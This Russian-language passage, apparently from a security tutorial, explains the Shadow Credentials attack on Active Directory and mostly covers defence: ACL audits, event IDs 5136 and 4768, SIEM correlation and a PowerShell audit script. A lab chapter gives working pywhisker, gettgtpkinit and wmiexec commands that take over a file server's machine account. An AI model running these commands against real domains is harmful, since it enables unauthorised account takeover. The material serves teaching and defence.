У вас есть доступ к учётной записи компьютера, который является членом домена. Вы хотите стать администратором домена. Ищете объекты, на которые у этого компьютера есть права. Например, компьютеры часто имеют право на запись своих собственных атрибутов? Нет, обычно нет. Но могут быть связи через групповые политики или через членство в группах. Например, если компьютер является сервером приложений, ему могли дать права на запись в некоторые учётные записи.

6.4. Сценарий 4: Shadow Credentials для пользователей с целью фишинга

Представьте, что мы можем добавить ключи для пользователя, а затем, используя его TGT, получить доступ к его почте (через Exchange Web Services) или к его файлам. Это может быть элементом сложной атаки.

Глава 7: Защита - как не дать добавить свои ключи

Теперь мы переходим к самому важному - как защититься от этой атаки. И здесь, как обычно, работает правило "defense in depth". Один единственный метод не спасёт, но их комбинация создаст серьёзные препятствия.

7.1. Минимизация прав

Самое главное - не давать лишних прав. Проверьте все ACL, особенно на критических объектах (контроллеры домена, администраторы, серверы). Если какая-то учётная запись имеет право на запись атрибута msDS-KeyCredentialLink, убедитесь, что это действительно необходимо.

Используйте инструменты для аудита прав, например, BloodHound. BloodHound покажет все пути, где есть GenericWrite или WriteProperty, и вы сможете выявить потенциальные риски.

7.2. Включение аудита изменений

Включите аудит на уровне AD для событий изменения атрибутов. Настройте Group Policy для аудита служб каталогов:

Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Advanced Audit Configuration -> DS Access -> Audit Directory Service Changes (Success and Failure).

Это создаст события 5136, которые можно отправлять в SIEM.

7.3. Мониторинг использования PKINIT

Следите за событиями 4768 и 4769, особенно для компьютеров и пользователей, которые обычно не используют сертификаты. Если вы видите аутентификацию с типом "PKINIT" для учётной записи, которая никогда раньше так не делала - это повод для тревоги.

7.4. Ограничение использования PKINIT через политики

Хотя полностью отключить PKINIT сложно, можно ограничить его применение, например, с помощью политики "Network access: Do not allow PKU2U authentication requests". Но PKU2U - это отдельный протокол, не совсем PKINIT. В документации Microsoft есть рекомендации по отключению аутентификации с помощью сертификатов, если они не используются. Но это может нарушить работу легитимных сервисов.

7.5. Использование Protected Users Group

Группа Protected Users в Active Directory (начиная с Server 2012 R2) обеспечивает дополнительную защиту: для членов этой группы запрещена аутентификация с использованием NTLM, а также некоторые другие вещи. Однако она не блокирует PKINIT напрямую, но может уменьшить риски. Тем не менее, если атакующий добавит ключи для члена Protected Users, он сможет получить TGT через PKINIT, так что это не панацея.

7.6. Windows Defender Credential Guard

На клиентских машинах Credential Guard защищает учётные данные в памяти, но не предотвращает атаку Shadow Credentials напрямую. Однако, если вы используете учётные данные машины для доступа к другим ресурсам, Credential Guard может помешать вытягиванию хешей.

7.7. Блокировка добавления ключей через расширенные права

Можно вручную настроить ACL на критических объектах, чтобы запретить запись атрибута для всех, кроме доверенных администраторов. Например, удалить право "WriteProperty" на msDS-KeyCredentialLink для группы Authenticated Users. По умолчанию у неё может быть право на запись? Давайте проверим. В стандартном домене у Authenticated Users нет права на запись этого атрибута у компьютеров и пользователей. Права обычно имеют только администраторы. Но в результате делегирования они могли появиться.

Важно проверить, есть ли явные разрешения для непривилегированных учётных записей. Используйте ADAC (Active Directory Administrative Center) или PowerShell для просмотра разрешений.

7.8. Инструменты для защиты: Pachine, Attack Surface Analyzer и другие

Существуют специальные утилиты, которые помогают выявлять уязвимости, связанные с Shadow Credentials. Например, Pachine от Compass Security проверяет возможность атаки через атрибут msDS-KeyCredentialLink.

Также можно использовать PowerShell скрипты для периодического сканирования атрибута на предмет неожиданных записей.

Глава 8: Обнаружение атаки в логах - разбор на практике

Для красной команды важно понимать, какие следы оставляет атака, чтобы либо их избежать, либо объяснить заказчику, как их заметить. Для синей команды - как настроить мониторинг.

8.1. Событие 5136 - изменение атрибута

Разберем событие подробно. Когда PyWhisker добавляет ключ, в журнале появляется запись:

Код:

```
Log Name:      Directory Service
Source:        Microsoft-Windows-ActiveDirectory_DomainService
Event ID:      5136
Task Category: Directory Service Changes
Level:         Information
Keywords:      Classic
User:          MEGACORP\j.doe
Computer:      DC01.megacorp.local
Description:
A directory service object was modified.
Subject:
    Security ID:      S-1-5-21-...-j.doe
    Account Name:      j.doe
    Account Domain:    MEGACORP
    Logon ID:          0x123456
Object:
    DN: CN=FILESRV01,CN=Computers,DC=megacorp,DC=local
    GUID: {guid}
    Class: computer
Attribute:
    LDAP Display Name: msDS-KeyCredentialLink
```

Syntax: 2.5.5.10
Value: <binary data>
Operation: Add

Это событие содержит DN объекта, имя атрибута, SID и имя субъекта, а также операцию. Для обнаружения мы должны искать события 5136 с атрибутом msDS-KeyCredentialLink. Если такие события происходят на объектах, где они не ожидаются - это тревога.

8.2. Событие 4662 - операция с правами доступа

Ещё одно событие, которое может появиться - 4662 (An operation was performed on an object). Оно возникает при проверке прав доступа, если включён аудит. В нём будет указано, какие права были запрошены и какой GUID атрибута. Если мы видим 4662 с GUID 5b47d60f-6090-40b2-9f37-2a4de88f3063 и операцией WriteProperty, это тоже признак подготовки к атаке.

8.3. События аутентификации 4768 и 4769

При использовании PKINIT мы получим событие 4768 (Kerberos TGT Request) с указанием, что использовался сертификат. В поле Certificate Information будет примерно:

Код:

Certificate Information:

Certificate Issuer Name:	(не указан, если самоподписанный)
Certificate Serial Number:	12345
Certificate Thumbprint:	67890

А также в полях Pre-Authentication Type будет значение 16 (PKINIT). По умолчанию для аутентификации по паролю используется тип 2. Поэтому искать в событиях 4768 Pre-Authentication Type = 16 может помочь.

Однако, если компьютер обычно использует PKINIT (например, для Windows Hello), то это будет нормально. Но для большинства компьютеров, которые аутентифицируются как машины, тип обычно 2 (пароль). Внимательный анализ может показать аномалию.

8.4. Пример запроса в Kibana/Splunk

Для SIEM можно создать корреляционное правило: если в течение короткого промежутка времени (например, 5 минут) произошло событие 5136 с атрибутом

msDS-KeyCredentialLink для объекта, а затем событие 4768 с типом PKINIT от того же объекта - это почти 100% атака.

Глава 9: Этика и ответственность - небольшое лирическое отступление

Прежде чем ты побежишь тестировать это на боевых системах, вспомни: с большой силой приходит большая ответственность. Данная информация предназначена для этичного хакинга, пентестов с разрешения заказчика и для защиты своих систем. Использование этих техник для несанкционированного доступа преследуется по закону. Мы тут все взрослые люди, надеюсь.

Это когда ты понимаешь, что на другой стороне тоже люди, и твоя задача не нагадить, а помочь исправить уязвимости. Поэтому, если ты нашёл Shadow Credentials в своём домене, не паникуй, а прими меры. И напиши отчёт.

Глава 10: Будущее атаки и новые направления

Техника Shadow Credentials продолжает развиваться. Исследователи находят новые способы использования, комбинации с другими уязвимостями. Например, недавно появился метод "Shadow Relay", который объединяет Printer Bug и Shadow Credentials. Суть: заставляем жертву (принтер или другой сервер) аутентифицироваться на нашем сервере через SMB, ретранслируем аутентификацию в LDAP и добавляем ключи для самой жертвы или другого объекта. Это позволяет обойти некоторые защиты, такие как SMB signing, потому что LDAP может быть не подписан.

Также появляются инструменты для автоматизации поиска объектов, уязвимых для Shadow Credentials, в BloodHound. Например, новые запросы показывают пути, где есть WriteProperty на msDS-KeyCredentialLink.

Microsoft тоже не дремлет: в последних обновлениях они добавили предупреждения о добавлении ключей в логи, но не блокируют это. Возможно, в будущем появятся политики, запрещающие использование PKINIT для определённых объектов.

Глава 11: Полный практический пример с лабораторией

Теперь давай всё соберём воедино. Предположим, у нас есть лаборатория: домен megacorp.local, контроллер DC01 (Server 2019), файловый сервер FILESRV01 (Server 2016), клиентская машина WIN10 (Windows 10). У нас есть учётная запись обычного пользователя john, входящего в группу "IT Support", и у этой группы есть право WriteProperty на msDS-KeyCredentialLink для всех компьютеров (администратор так

настроил для каких-то своих нужд). Наша задача - скомпрометировать FILESRV01, используя эту уязвимость.

11.1. Настройка лаборатории

1. Устанавливаем AD, поднимаем лес с функциональным уровнем 2012R2+.
2. Создаём пользователя john, группу "IT Support".
3. Добавляем пользователя john в группу.
4. Настраиваем ACL для группы "IT Support" на организационную единицу "Computers": даём право "Write msDS-KeyCredentialLink" (через делегирование управления или через ADAC).
5. Включаем аудит изменений AD (через GPO).
6. Создаём компьютер FILESRV01, присоединяем к домену.

11.2. Проведение атаки

На машине атакующего (Kali) запускаем:

Bash:

```
python3 pywhisker.py -d "megacorp.local" -u "john" -p "Password123" --target "FILESRV01$" --action "add" --filename filesrv01
```

Видим успех. Получаем filesrv01.pfx.

Теперь получаем TGT:

Bash:

```
python3 gettgtpkinit.py megacorp.local/FILESRV01$ -cert-pfx filesrv01.pfx  
filesrv01.ccache
```

Используем билет для доступа:

Bash:

```
export KRB5CCNAME=filesrv01.ccache  
python3 wmiexec.py -k -no-pass megacorp.local/FILESRV01\@$@FILESRV01.megacorp.local
```

Мы внутри.

11.3. Анализ логов

Идём на контроллер домена, открываем Event Viewer -> Directory Service. Ищем события 5136 за время атаки. Видим изменение атрибута с субъектом john. Также смотрим Security логи: событие 4768 от имени FILESRV01\$ с типом аутентификации 16 (PKINIT). Совпадение. Атака зафиксирована.

Теперь мы, как синие, видим, что надо бить тревогу.

Заключение: Подводим черту и смотрим в будущее

Ну что, братан, ты добрался до конца. Если ты прочитал всё, что было выше, - ты либо готовишься к пентесту, либо пытаешься защитить свою сеть, либо просто маньяк-самоучка. В любом случае - уважение. Мы проделали огромный путь: от анатомии атаки до логов, от теории до практики, от Whisker до защиты. Но любая история требует завершения, и наше заключение будет не просто «спасибо за внимание», а полноценным разбором полётов.

14.1. Что мы на самом деле узнали?

Shadow Credentials - это не просто очередная дыра в Active Directory. Это классический пример того, как механизм, созданный для удобства пользователей (безпарольная аутентификация, Windows Hello), становится мощным оружием в руках атакующего, если админ хотя бы раз ошибся с правами. Мы увидели, что:

- **Всё крутится вокруг атрибута msDS-KeyCredentialLink.** Если ты можешь в него писать - ты можешь залогиниться от имени объекта.
- **Права на запись могут быть получены разными путями:** делегирование, группы, ошибки конфигурации, Exchange, доверительные отношения.
- **Атака работает как на компьютерах, так и на пользователях, а на контроллерах домена даёт полный контроль над всем доменом.**
- **Инструменты для атаки просты и доступны:** Whisker, PyWhisker, Impacket - любой школьник скачает и запустит.
- **Защита требует комплексного подхода:** аудит прав, мониторинг событий, ограничение PKINIT, постоянная проверка ACL.

Но главный вывод, который я хочу, чтобы ты вынес: **Active Directory - это сложная система, и любая сложность порождает уязвимости.** Атака Shadow Credentials - это не результат ошибки в коде Microsoft (хотя, возможно, там тоже есть нюансы). Это результат того, что система позволяет делать очень гибкие настройки, а люди, которые эти настройки производят, не всегда понимают последствия.

14.2. Почему эта тема так важна именно сейчас?

Посмотри вокруг: всё больше компаний переходят на облачные или гибридные модели, используют Windows Hello, Intune, Modern Authentication. Казалось бы, пароли уходят в прошлое. Но вместе с ними уходят и старые методы атак. На смену приходят новые, такие как Shadow Credentials. И если ты не знаешь, как работает аутентификация без паролей, ты не сможешь её защитить.

Плюс ко всему, атака Shadow Credentials стала популярна в последние пару лет, и её уже активно используют реальные группировки. В отчётах Mandiant, CrowdStrike,

Microsoft проскальзывают упоминания о том, что злоумышленники добавляют ключи в атрибуты для персистенсы. Это не просто теория - это реальная угроза.

14.3. Понимаем админов

Сейчас я обращаюсь к тем, кто отвечает за безопасность домена. Я знаю, как это выматывает - бесконечные правки, групповые политики, аудит, и тут ещё какая-то новая атака, о которой ты не слышал. Я понимаю, что у тебя может не быть времени вникать в каждый GUID и каждый атрибут. Но, чувак, именно из таких «мелочей» и складывается безопасность.

Ты можешь поставить самый дорогой SIEM, настроить всё по CIS benchmarks, но если у какой-то учётки рядового пользователя есть право писать в msDS-KeyCredentialLink на контроллере домена - ты в пролёте. Потому что именно такие мелкие ошибки администрирования становятся точкой входа.

14.4. Что делать прямо завтра утром?

Если ты админ или пентестер, вот тебе чек-лист действий, которые нужно выполнить в ближайшее время:

1. **Проведи аудит ACL в AD.** Используй BloodHound, чтобы найти всех, у кого есть права на запись атрибута msDS-KeyCredentialLink. Удали лишние права. Обрати особое внимание на группы типа "Exchange Windows Permissions", "Account Operators" и на учётные записи компьютеров (да, компьютеры тоже могут иметь такие права).
2. **Включи аудит изменений каталога.** Убедись, что события 5136 (изменение атрибута) логируются и отправляются в SIEM. Добавь корреляционные правила на связку 5136 + последующая аутентификация PKINIT.

3. **Проверь, какие объекты уже имеют ключи в атрибуте.** Напиши скрипт, который пробежится по всем компьютерам и пользователям и выведет список тех, у кого msDS-KeyCredentialLink не пуст. Если увидишь ключи, которые не должны там быть - расследуй.

Пример скрипта на PowerShell:

Код:

```
Get-ADUser -Filter * -Properties msDS-KeyCredentialLink | Where-Object
{$_.'msDS-KeyCredentialLink'} | Select-Object
SamAccountName,@{Name='KeyCount';Expression={$_. 'msDS-
KeyCredentialLink'.Count}}
Get-ADComputer -Filter * -Properties msDS-KeyCredentialLink | Where-Object
{$_.'msDS-KeyCredentialLink'} | Select-Object
SamAccountName,@{Name='KeyCount';Expression={$_. 'msDS-
KeyCredentialLink'.Count}}
```

4. **Ограничь использование PKINIT для чувствительных учётных записей.**

Помести админов в группу Protected Users. Хотя это не блокирует PKINIT напрямую, но добавляет дополнительные ограничения. Рассмотрим возможность отключения PKINIT для всех, кому он не нужен (но осторожно, чтобы не сломать легитимные сервисы).

5. **Обучи коллег.** Расскажи им про Shadow Credentials. Пусть они знают, что нельзя давать права на запись этого атрибута кому попало.
6. **Регулярно сканируй уязвимости.** Используй специализированные тулзы типа Pachine или просто включай в свои пентесты проверку на Shadow Credentials.

Мы разобрали Shadow Credentials до винтика. Ты теперь знаешь об этой атаке больше, чем 90% админов. Но знание - это только первый шаг. Второй шаг - действие. Иди и проверяй свой домен. Или, если ты на красной стороне, иди и тестируй в лаборатории. Но не останавливайся на достигнутом.

Active Directory - это неисчерпаемый источник для исследований. Каждый год появляются новые техники, новые обходы, новые инструменты. Будь в курсе, читай блоги, общайся с коллегами, участвуй в конференциях. Только так можно оставаться на шаг впереди.